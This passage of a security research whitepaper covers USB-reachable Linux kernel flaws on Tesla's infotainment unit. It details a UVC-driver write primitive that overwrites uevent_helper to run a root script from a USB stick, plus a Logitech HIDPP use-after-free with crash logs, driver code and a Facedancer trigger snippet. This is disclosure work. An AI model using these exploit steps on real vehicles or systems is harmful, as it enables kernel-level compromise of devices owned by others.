After looking at few options, we ultimately arrived at `uevent_helper` which has been used in the past2 to perform a relatively simple post-exploitation technique that executes a shell script as root. In addition to `uevent_helper` being a useful strategy for post exploitation, we found that that `copy_mc_fragile_key` was which is an address pointer, always has its LSB's set to `0xffffffff` and is a fixed distance away from `uevent_helper`. Using this address offset we can form the following test case to prove our assumptions:

- Stage or push-back the `0xffffffff`
- Let `&frame->dwFrameInterval[0] = uevent_helper+224`
- Let `n = 24`, which when multiplied by 4 (iterating a `uint` array) is 96 bytes away from `copy_mc_fragile_key`. Thus, `&frame->dwFrameInterval[n] = 0xffffffff`
- Let `dwDefaultFrameInterval = 0xffffffff`

```
♣ max(dwFrameInterval[0],0xffffffff) = 0xffffffff
♣ min(0xffffffff, 0xffffffff)= dwDefaultFrameInterval (0xffffffff)
♣ frame->dwFrameInterval[0] == 0xffffffff (uevent_helper+224)
```


- Write32-What-Where
- Let `&frame->dwFrameInterval[0] = uevent_helper`
- Let `n = 57`. Thus, `&frame->dwFrameInterval[n] = 0xffffffff`
- Let `dwDefaultFrameInterval = write_value`

```
♣ max(dwFrameInterval[0],dwDefaultFrameInterval)==dwDefaultFrameInterval
♣ min(dwFrameInterval[n],dwDefaultFrameInterval)==dwDefaultFrameInterval
♣ frame->dwFrameInterval[0] == write_value (uevent_helper)
```

The next issue we had to solve was one of convenience more than a true obstacle. Yes, we controllably corrupt a `frame` structure, but if our `n` value was too big we'd spill over into the next heap-chunk because of the for-loop copying into `intervals`. This would risk making our write primitive less stable. We did consider using this as a OOB heap write exploit while relying on spraying to achieve adjacency, but it was simpler to use `dwFrameInterval` as the write primitive instead and avoid spraying altogether.


The way we solved this was that since we controlled how big the `format` heap chunk could be, we could choose a `kmalloc` cache size that allowed us to still corrupt `frame` pointer, and use the largest `n` value while NOT spilling over into the next heap chunk. For that we landed on `kmalloc-1k` instead of the original `kmalloc-256`.

The following illustrates how we iteratively write controlled values to `uevent\_helper`:



```
Thread 7 hit Breakpoint 4, uvc_parse_format (dev=dev@entry=0xffff888105193800, streaming=streaming@entry=
0xffff888105b48000, format=format@entry=0xffff88810bb60518,
  intervals=intervals@entry=0xffffc90001d63688, buffer=0xffff888111b70a7e, buffer@entry=0xffff888111b70a75,
  buflen=254, buflen@entry=263)
  at /build/linux-hwe-6.2-VRrYE0/linux-hwe-6.2-6.2.0/drivers/media/usb/uvc/uvc_driver.c:443
443   in /build/linux-hwe-6.2-VRrYE0/linux-hwe-6.2-6.2.0/drivers/media/usb/uvc/uvc_driver.c
(gdb) p uevent_helper
$22 = 0xffffffff849445a0 <uevent_helper> "/place/sample/path/here/"
```

Once achieved we can test this by printing the current string in `/sys/kernel/uevent_helper`:



As we can overwrite `uevent_helper` with a path to a file on a USB Mass Storage device which will be automounted on device insertion. For example, `/media/test/writable/test.sh` which has executable permissions set and the bash shebang line.

```
/media/test/writable/test.sh
#!/bin/sh
touch /tmp/aaaa
```

On Ubuntu, USB storage devices are not mounted as `noexec`. Therefore, this will give arbitrary code execution when a `uevent` occurs (which can be triggered by the insertion or removal of another USB device).

```
test@test:~$ ls -al /tmp/aaaa
-rw-r--r-- 1 root root 0 Feb  4 08:37 /tmp/aaaa
```

5.6 Logitech HIDPP - Use-after-free

This section of the whitepaper will describe a use-after-free vulnerability which was identified affecting the Linux kernel version which Tesla were using within their IVI.

5.2.6. Vulnerability Analysis

There is a use-after-free vulnerability with the `__do_hidpp_send_message_sync` function of the `CONFIG_HID_LOGITECH_HIDPP` HID kernel module `hid-logitech-hidpp.ko`.

Tesla has this enabled within the kernel config as a module on the IVI:

```
CONFIG_HID_LOGITECH_HIDPP=m
```

The vulnerability can be triggered on kernel version `5.4.294` using a specially crafted USB which is inserted into the IVI.

The issue can lead to denial of service of the IVI (a kernel panic), user-to-kernel code execution or potentially remote code execution in the kernel context via USB stick insertion.

Triggering the vulnerability on the IVI leads to the following crash:

```
[ 31.307092] BUG: unable to handle page fault for address: 0000000000001948
[ 31.314043] #PF: supervisor read access in kernel mode
[ 31.319209] #PF: error_code(0x0000) - not-present page
[ 31.324400] PGD 0 P4D 0
[ 31.326972] Oops: 0000 [#1] PREEMPT SMP NOPTI
[ 31.331358] CPU: 4 PID: 107 Comm: kworker/4:1 Tainted: G          0      5.4.284-INFOZ
#2
[ 31.339667] Hardware name: Tesla Poppyseed/Poppyseed, BIOS
fdf2e261b1416d2bf1498e689a989aea08d64341 11/06/2024
[ 31.349716] Workqueue: events delayed_work_cb [hid_logitech_hidpp]
[ 31.355952] RIP: 0010:hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 31.363112] Code: 24 20 48 89 43 20 49 8b 44 24 28 48 89 43 28 49 8b 44 24 30 48 89 43 30
49 8b 44 24 38 48 89 43 38 48 8b 7d 00 41 0f b6 34 24 <48> 8b 87 48 19 00 00 40 80 fe 11 0f
84 61 01 00 00 40 80 fe 12 0f
[ 31.381934] RSP: 0018:ffff9f23c056fce0 EFLAGS: 00010246
[ 31.387188] RAX: 0000000000000000 RBX: ffff9f23c056fd88 RCX: 0000000000000000
[ 31.394374] RDX: ffff9da4b58e8000 RSI: 0000000000000010 RDI: 0000000000000000
[ 31.401557] RBP: ffff9da44059ca18 R08: 0000000000000000 R09: ffff9f23c056fd88
[ 31.408716] R10: ffff9da3c50bf880 R11: ffff9da4b7327500 R12: ffff9da3060bc6c0
[ 31.415900] R13: ffff9da44059ca28 R14: ffff9da44059ca18 R15: 0000000000000000
[ 31.423056] FS: 0000000000000000(0000) GS:ffff9da4b7300000(0000) knlGS:0000000000000000
[ 31.431165] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 31.436960] CR2: 0000000000001948 CR3: 000000011cec8000 CR4: 00000000003406e0
[ 31.444119] Call Trace:
[ 31.446632] ? __die+0x8b/0xce
[ 31.449720] ? no_context.constprop.0+0x16a/0x290
[ 31.454455] ? kfree+0x230/0x250
[ 31.457741] ? page_fault+0x2f/0x40
[ 31.461261] ? hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 31.467811] ? kmem_cache_alloc_trace+0x184/0x240
[ 31.472567] hidpp_send_rap_command_sync.constprop.0+0x7c/0xb0 [hid_logitech_hidpp]
[ 31.480273] hidpp10_query_battery_status+0x34/0xc0 [hid_logitech_hidpp]
[ 31.487000] delayed_work_cb+0x67e/0x79e [hid_logitech_hidpp]
[ 31.492800] ? __wake_up_common+0x80/0x180
[ 31.496927] process_one_work+0x1ab/0x390
[ 31.500968] worker_thread+0x1d1/0x3c0
[ 31.504772] ? rescuer_thread+0x370/0x370
```

```

[ 31.508814] kthread+0x13e/0x160
[ 31.512072] ? __kthread_bind_mask+0x60/0x60
[ 31.516394] ret_from_fork+0x35/0x40
[ 31.519999] Modules linked in: panel_lg_la080wh1(0) sw17700(0) gtw_mfd_driver(0)
gtw_udp_kmod(0) joydev amdgpu tesla_gtw_serdev(0) gpu_sched i2c_algo_bit ttm drm_kms_helper
cfbfillrect syscopyarea cfbimgblt sysfillrect sysimgblt fb_sys_fops cfbcopyarea drm
drm_panel_orientation_quirks hid_logitech_hidpp hid_generic nt51922_tcon(0) mpq3367_bl(0)
lp8863_bl lp8866_bl(0) nt_ts_51922(0) nt51922_lock(0) ftdi_sio gpio_pi4ioe5v6416 amdtee ccp
[last unloaded: panel_lg_la080wh1]
[ 31.561592] CR2: 0000000000001948
[ 31.564940] ---[ end trace 544a5ff4d9e7735f ]---
[ 31.573203] RIP: 0010:hidpp_send_message_sync+0x8f/0x360 [hid_logitech_hidpp]
[ 31.580387] Code: 24 20 48 89 43 20 49 8b 44 24 28 48 89 43 28 49 8b 44 24 30 48 89 43 30
49 8b 44 24 38 48 89 43 38 48 8b 7d 00 41 0f b6 34 24 <48> 8b 87 48 19 00 00 40 80 fe 11 0f
84 61 01 00 00 40 80 fe 12 0f
[ 31.599208] RSP: 0018:ffff9f23c056fce0 EFLAGS: 00010246
[ 31.604461] RAX: 0000000000000000 RBX: ffff9f23c056fd88 RCX: 0000000000000000
[ 31.611647] RDX: ffff9da4b58e8000 RSI: 0000000000000010 RDI: 0000000000000000
[ 31.618808] RBP: ffff9da44059ca18 R08: 0000000000000000 R09: ffff9f23c056fd88
[ 31.625997] R10: ffff9da3c50bf880 R11: ffff9da4b7327500 R12: ffff9da3060bc6c0
[ 31.633179] R13: ffff9da44059ca28 R14: ffff9da44059ca18 R15: 0000000000000000
[ 31.640338] FS: 0000000000000000(0000) GS: ffff9da4b7300000(0000) knlGS:0000000000000000
[ 31.648477] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 31.654275] CR2: 0000000000001948 CR3: 000000011cec8000 CR4: 00000000003406e0
[ 31.661436] Kernel panic - not syncing: Fatal exception
[ 31.666787] Kernel Offset: 0x17000000 from 0xffffffff81000000 (relocation range:
0xffffffff80000000-0xffffffffbfffffff)
[ 31.781417] Rebooting in 1 seconds..
[ 32.785439] ACPI MEMORY or I/O RESET_REG.

```

Note that this crash dump is from an earlier kernel `5.4.284-INFOZ`, however, the issue still affects the latest kernel of `5.4.294`.

Triggering the vulnerability on a KASAN build leads to the following kernel panic to occur, demonstrating that a use-after-free has occurred.

```

[ 40.372564] =====
[ 40.372594] BUG: KASAN: slab-use-after-free in __do_hidpp_send_message_sync+0x308/0x3b0
[ 40.372643] Read of size 1 at addr 000078f021aec74 by task kworker/0:0/5
[ 40.372652]
[ 40.372658] CPU: 0 PID: 5 Comm: kworker/0:0 Not tainted 6.6.0+ #6
[ 40.372669] Workqueue: events delayed_work_cb
[ 40.372681] Call Trace:
[ 40.372686] #00 [<0x000061a3d6a1a933>] dump_stack_lvl+0x32/0x40
[ 40.372704] #01 [<0x000061a3d69c4098>] print_report+0x12c/0x41d
[ 40.372719] #02 [<0x000061a3d6049ed1>] netdev_unregistering_wq+0x11/0x40
[ 40.372741] #03 [<0x000061a3d604a0a5>] __asan_load1+0x45/0x50
[ 40.372751] #04 [<0x000061a3d671efd8>] __do_hidpp_send_message_sync+0x308/0x3b0
[ 40.372762] #05 [<0x000061a3d6720487>] hidpp_send_fap_command_sync+0xc7/0x110
[ 40.372772] #06 [<0x000061a3d67230dd>] hidpp_get_device_name+0xbd/0x310
[ 40.372792] #07 [<0x000061a3d6725202>] delayed_work_cb+0x612/0xef0
[ 40.372802] #08 [<0x000061a3d5f66ab2>] process_one_work+0x322/0x330
[ 40.372820] #09 [<0x000061a3d5f67f4e>] worker_thread+0x53e/0x870
[ 40.372830] #10 [<0x000061a3d5f728f5>]
trace_event_fields_writeback_pages_written+0x75/0x80
[ 40.372843] #11 [<0x000061a3d5f37dea>] thread_bootstrap+0x9a/0xb0
[ 40.372854] #12 [<0x000078f024a94ac3>] 0x78f024a94ac3
[ 40.372862]

```

```

[ 40.372867] The buggy address belongs to the object at 000078f021aee00
[ 40.372867] which belongs to the cache kmalloc-512 of size 512
[ 40.372876] The buggy address is located 116 bytes inside of
[ 40.372876] freed 512-byte region [000078f021aee00, 000078f021aeee00)
[ 40.372886]
[ 40.372890] The buggy address belongs to the physical page:
[ 40.372897] page:(____ptrval____) refcount:1 mapcount:0 mapping:0000000000000000
index:0x0 pfn:0x78f021aee
[ 40.372907] head:(____ptrval____) order:1 entire_mapcount:0 nr_pages_mapped:0 pincount:0
[ 40.372916] flags: 0x840(slab|head|zone=0)
[ 40.372925] page_type: 0xffffffff()
[ 40.372933] raw: 00000000000000840 000078f020e01a00 00000000000000122 0000000000000000
[ 40.372942] raw: 0000000000000000 0000000080080008 00000001fffffffff
[ 40.373053] page dumped because: kasan: bad access detected
[ 40.373061]
[ 40.373065] Memory state around the buggy address:
[ 40.373071] 000078f021aeeb00: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[ 40.373079] 000078f021aeeb80: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[ 40.373086] >000078f021aee00: fa fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 40.373096]                                     ^
[ 40.373136] 000078f021aee080: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 40.373146] 000078f021aee000: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 40.373152] =====
[ 40.373159] Kernel panic - not syncing: kasan.fault=panic set ...
...

```

An alternative crash is as follows:

```

...
[ 67.416917] logitech-hidpp-device 0003:046D:C262.0002: HID++ 2.2 device connected.
[ 78.083463] logitech-hidpp-device 0003:046D:C262.0002: hiddev96,hidraw1: USB HID v1.10
Device [Logitech Racing Wheel] on usb-0000:03:00.0-2/input0
[ 78.088668] logitech-hidpp-device 0003:046D:C262.0002: no inputs found
[ 78.090250] logitech-hidpp-device 0003:046D:C262.0002: Unable to initialize force
feedback support, errno -19
[ 83.197454] =====
[ 83.198249] BUG: KASAN: use-after-free in mutex_unlock+0x18/0x40
[ 83.198249] Write of size 8 at addr ffff8881141d2828 by task kworker/1:3/206
[ 83.198249]
[ 83.198249] CPU: 1 PID: 206 Comm: kworker/1:3 Not tainted 5.4.265-INFOZ+ #1
[ 83.198249] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference
Platform, BIOS 6.00 03/24/2025
[ 83.198249] Workqueue: events delayed_work_cb
[ 83.198249] Call Trace:
[ 83.198249] dump_stack+0x76/0x9c
[ 83.198249] print_address_description.constprop.0+0x16/0x210
[ 83.198249] ? mutex_unlock+0x18/0x40
[ 83.198249] __kasan_report.cold+0x1c/0x34
[ 83.198249] ? mutex_unlock+0x18/0x40
[ 83.198249] ? mutex_unlock+0x18/0x40
[ 83.198249] kasan_report+0x10/0x20
[ 83.198249] check_memory_region+0x13f/0x190
[ 83.198249] mutex_unlock+0x18/0x40
[ 83.198249] hidpp_send_message_sync+0x2aa/0xb50
[ 83.198249] ? mutex_unlock+0x18/0x40
[ 83.198249] ? hidpp_input_configured+0x90/0x90
[ 83.198249] ? kasan_unpoison_shadow+0x34/0x40
[ 83.198249] ? __kasan_kmalloc.constprop.0+0xc2/0xd0

```

```

[ 83.198249] ? kasan_unpoison_shadow+0x34/0x40
[ 83.198249] ? __kasan_kmalloc.constprop.0+0xc2/0xd0
[ 83.198249] hidpp_send_fap_command_sync+0x130/0x1b0
[ 83.198249] hidpp_get_device_name+0xae/0x360
[ 83.198249] ? sched_clock_local+0xd7/0x140
[ 83.198249] ? wtp_get_config+0x380/0x380
[ 83.198249] ? update_load_avg+0x191/0x14b0
[ 83.198249] ? resched_curr+0x126/0x180
[ 83.198249] delayed_work_cb+0x6df/0x18a0
[ 83.198249] ? _raw_spin_unlock_irq+0x35/0x60
[ 83.198249] ? finish_task_switch+0x132/0x6d0
[ 83.198249] ? __switch_to_asm+0x42/0x80
[ 83.198249] ? hidpp20_query_battery_info+0x3f0/0x3f0
[ 83.198249] ? __schedule+0x62d/0x16b0
[ 83.198249] ? io_schedule_timeout+0x150/0x150
[ 83.198249] ? set_task_cpu+0x450/0x450
[ 83.198249] ? __preempt_schedule+0x16/0x20
[ 83.198249] ? preempt_schedule_common+0x59/0xc0
[ 83.198249] ? _raw_spin_lock_irq+0x83/0xe0
[ 83.198249] ? read_word_at_a_time+0xe/0x20
[ 83.198249] ? strcpy+0xa0/0x2a0
[ 83.198249] process_one_work+0x632/0xe70
[ 83.198249] worker_thread+0x69f/0xf30
[ 83.198249] ? __kthread_parkme+0x6e/0x130
[ 83.198249] ? process_one_work+0xe70/0xe70
[ 83.198249] kthread+0x327/0x3f0
[ 83.198249] ? __kthread_bind_mask+0x90/0x90
[ 83.198249] ret_from_fork+0x1f/0x40
[ 83.198249]
[ 83.198249] Allocated by task 0:
[ 83.198249] (stack is not available)
[ 83.198249]
[ 83.198249] Freed by task 54:
[ 83.198249] save_stack+0x1b/0x80
[ 83.198249] __kasan_slab_free+0x12f/0x180
[ 83.198249] slab_free_freelist_hook+0x73/0x130
[ 83.198249] kfree+0xb3/0x210
[ 83.198249] release_nodes+0x3a5/0x880
[ 83.198249] really_probe+0x357/0xb20
[ 83.198249] driver_probe_device+0x1c8/0x2f0
[ 83.198249] bus_for_each_drv+0x11d/0x1a0
[ 83.198249] __device_attach+0x199/0x400
[ 83.198249] bus_probe_device+0x18b/0x240
[ 83.198249] device_add+0x81b/0x1300
[ 83.198249] hid_add_device+0x312/0x8c0
[ 83.198249] usbhid_probe+0x92b/0xf10
[ 83.198249] usb_probe_interface+0x25f/0x740
[ 83.198249] really_probe+0x21f/0xb20
[ 83.198249] driver_probe_device+0x1c8/0x2f0
[ 83.198249] bus_for_each_drv+0x11d/0x1a0
[ 83.198249] __device_attach+0x199/0x400
[ 83.198249] bus_probe_device+0x18b/0x240
[ 83.198249] device_add+0x81b/0x1300
[ 83.198249] usb_set_configuration+0x9b4/0x1670
[ 83.198249] generic_probe+0x74/0xa0
[ 83.198249] really_probe+0x21f/0xb20
[ 83.198249] driver_probe_device+0x1c8/0x2f0
[ 83.198249] bus_for_each_drv+0x11d/0x1a0

```

```

[ 83.198249] __device_attach+0x199/0x400
[ 83.198249] bus_probe_device+0x18b/0x240
[ 83.198249] device_add+0x81b/0x1300
[ 83.198249] usb_new_device.cold+0x52d/0xbfd
[ 83.198249] hub_event+0x245f/0x3b10
[ 83.198249] process_one_work+0x632/0xe70
[ 83.198249] worker_thread+0x554/0xf30
[ 83.198249] kthread+0x327/0x3f0
[ 83.295294] ret_from_fork+0x1f/0x40
[ 83.295294]
[ 83.295294] The buggy address belongs to the object at ffff8881141d2800
[ 83.295294] which belongs to the cache kmalloc-512 of size 512
[ 83.295294] The buggy address is located 40 bytes inside of
[ 83.295294] 512-byte region [ffff8881141d2800, ffff8881141d2a00)
[ 83.295294] The buggy address belongs to the page:
[ 83.295294] page:ffffea0004507400 refcount:1 mapcount:0 mapping:ffff88811a80ec00
index:0x0 compound_mapcount: 0
[ 83.295294] flags: 0x8000000000010200(slab|head)
[ 83.295294] raw: 8000000000010200 0000000000000000 0000000100000001 ffff88811a80ec00
[ 83.295294] raw: 0000000000000000 0000000000200020 00000001ffffffff 0000000000000000
[ 83.295294] page dumped because: kasan: bad access detected
[ 83.295294]
[ 83.295294] Memory state around the buggy address:
[ 83.295294] ffff8881141d2700: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[ 83.295294] ffff8881141d2780: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[ 83.295294] >ffff8881141d2800: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 83.295294]                                     ^
[ 83.295294] ffff8881141d2880: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 83.322323] ffff8881141d2900: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[ 83.322323] =====

```

The bug is related to the `hidpp\_report\_is\_connect\_event` function.

```

static inline bool hidpp_report_is_connect_event(struct hidpp_report *report)
{
    return (report->report_id == REPORT_ID_HIDPP_SHORT) &&
        (report->rap.sub_id == 0x41);
}

```

When the following code is added to facedancer to continuously send connect events, then we hit this function `hidpp\_report\_is\_connect\_event`.

```

if b'\x11\xff\x10\x10' in data:
    print("Received Unknown Message 2, Sending Response")
    response = b'\x11\xff\x10\x10\x41\x42'

    while len(response) < 20:
        response += b'\x00'

    out_endpoint.send(response)

    # Now keep sending events

    response = b"\x10\xff\x41\x00\x00\x00"

```

```

# pad response to 20 bytes
while len(response) < 7:
    response += b'\x00'

# Keep sending these forever
while True:
    print("Sending Event")
    out_endpoint.send(response)
    time.sleep(1)

```

We can see here that we are sending a response with `REPORT\_ID\_HIDPP\_SHORT`, `0x10`. And a `report->rap.sub\_id` of `0x41`.

This is handle by `hidpp\_raw\_hidpp\_event` when processing an event as the `data` param.

```

static int hidpp_raw_hidpp_event(struct hidpp_device *hidpp, u8 *data,
    int size)
{
    struct hidpp_report *question = hidpp->send_receive_buf;
    struct hidpp_report *answer = hidpp->send_receive_buf;
    struct hidpp_report *report = (struct hidpp_report *)data;
    int ret;

    /*
     * If the mutex is locked then we have a pending answer from a
     * previously sent command.
     */
    if (unlikely(mutex_is_locked(&hidpp->send_mutex))) {
        /*
         * Check for a correct hidpp20 answer or the corresponding
         * error
         */
        if (hidpp_match_answer(question, report) ||
            hidpp_match_error(question, report)) {
            *answer = *report;
            hidpp->answer_available = true;
            wake_up(&hidpp->wait);
            /*
             * This was an answer to a command that this driver sent
             * We return 1 to hid-core to avoid forwarding the
             * command upstream as it has been treated by the driver
             */
            return 1;
        }
    }

    if (unlikely(hidpp_report_is_connect_event(hidpp, report))) {
        if (schedule_work(&hidpp->work) == 0)
            dbg_hid("%s: connect event already queued\n", __func__);
        return 1;
    }
}

```

If this `hidpp_report_is_connect_event` is true, then we call the workqueue function `schedule_work` which puts a task into the global workqueue if it's not there already.

The function `INIT_WORK` called from the `hidpp_probe` is initializing this to be `delayed_work_cb`.

```
INIT_WORK(&hidpp->work, delayed_work_cb);
```

Now if we look at our stack trace from the UAF, we can see that it is on the `Workqueue: events delayed_work_cb`.

Therefore, it is my understanding that the device `hidpp` is being free'd out from under it when `hidpp_probe` function finishes but the callback wakes up.

The `delayed_work_cb` waits for a response, leading to the use occurring when it tries to unlock the mutex held on `hidpp->send_mutex` when sending the FAP command in `hidpp_send_fap_command_sync` and `hidpp_send_message_sync`.

```
/**
 * hidpp_send_message_sync() returns 0 in case of success, and something else
 * in case of a failure.
 * - If 'something else' is positive, that means that an error has been raised
 *   by the protocol itself.
 * - If 'something else' is negative, that means that we had a classic error
 *   (-ENOMEM, -EPIPE, etc...)
 */
static int hidpp_send_message_sync(struct hidpp_device *hidpp,
    struct hidpp_report *message,
    struct hidpp_report *response)
{
    int ret;

    mutex_lock(&hidpp->send_mutex);

    hidpp->send_receive_buf = response;
    hidpp->answer_available = false;

    /*
     * So that we can later validate the answer when it arrives
     * in hidpp_raw_event
     */
    *response = *message;

    ret = __hidpp_send_report(hidpp->hid_dev, message);

    if (ret) {
        dbg_hid("__hidpp_send_report returned err: %d\n", ret);
        memset(response, 0, sizeof(struct hidpp_report));
        goto exit;
    }

    if (!wait_event_timeout(hidpp->wait, hidpp->answer_available,
        5*HZ)) {
        dbg_hid("%s:timeout waiting for response\n", __func__);
        memset(response, 0, sizeof(struct hidpp_report));
        ret = -ETIMEDOUT;
    }

    if (response->report_id == REPORT_ID_HIDPP_SHORT &&
        response->rap.sub_id == HIDPP_ERROR) {
        ret = response->rap.params[1];
    }
}
```

```

        dbg_hid("%s:got hidpp error %02X\n", __func__, ret);
        goto exit;
    }

    if ((response->report_id == REPORT_ID_HIDPP_LONG ||
        response->report_id == REPORT_ID_HIDPP_VERY_LONG) &&
        response->fap.feature_index == HIDPP20_ERROR) {
        ret = response->fap.params[1];
        dbg_hid("%s:got hidpp 2.0 error %02X\n", __func__, ret);
        goto exit;
    }

exit:
    mutex_unlock(&hidpp->send_mutex);

```

I was wondering why the workqueue thread `hidpp->work` did not get cancelled when the device fails to probe and leads to the free occurring whilst the other thread is still running:

```

    if (hidpp->quirks & HIDPP_QUIRK_CLASS_G920) {
        ret = hidpp_ff_init(hidpp, &data);
        if (ret)
            hid_warn(hidpp->hid_dev,
                "Unable to initialize force feedback support, errno %d\n",
                ret);
    }

    return ret;

hid_hw_init_fail:
    hid_hw_close(hdev);
hid_hw_open_fail:
    hid_hw_stop(hdev);
hid_hw_start_fail:
    sysfs_remove_group(&hdev->dev.kobj, &ps_attribute_group);
    cancel_work_sync(&hidpp->work);
    mutex_destroy(&hidpp->send_mutex);
    return ret;
}

```

This is because the error path taken with `HIDPP\_QUIRK\_CLASS\_G920` does not call `cancel\_work\_sync` when it fails to initialize FF support (i.e. `hidpp\_ff\_init` returns `-19`) and the function will just [return](<https://elixir.bootlin.com/linux/v5.4.294/source/drivers/hid/hid-logitech-hidpp.c#L3752>) with an error which causes the free of the device.

```

[ 7859.570284] logitech-hidpp-device 0003:046D:C262.0002: HID++ 2.2 device connected.
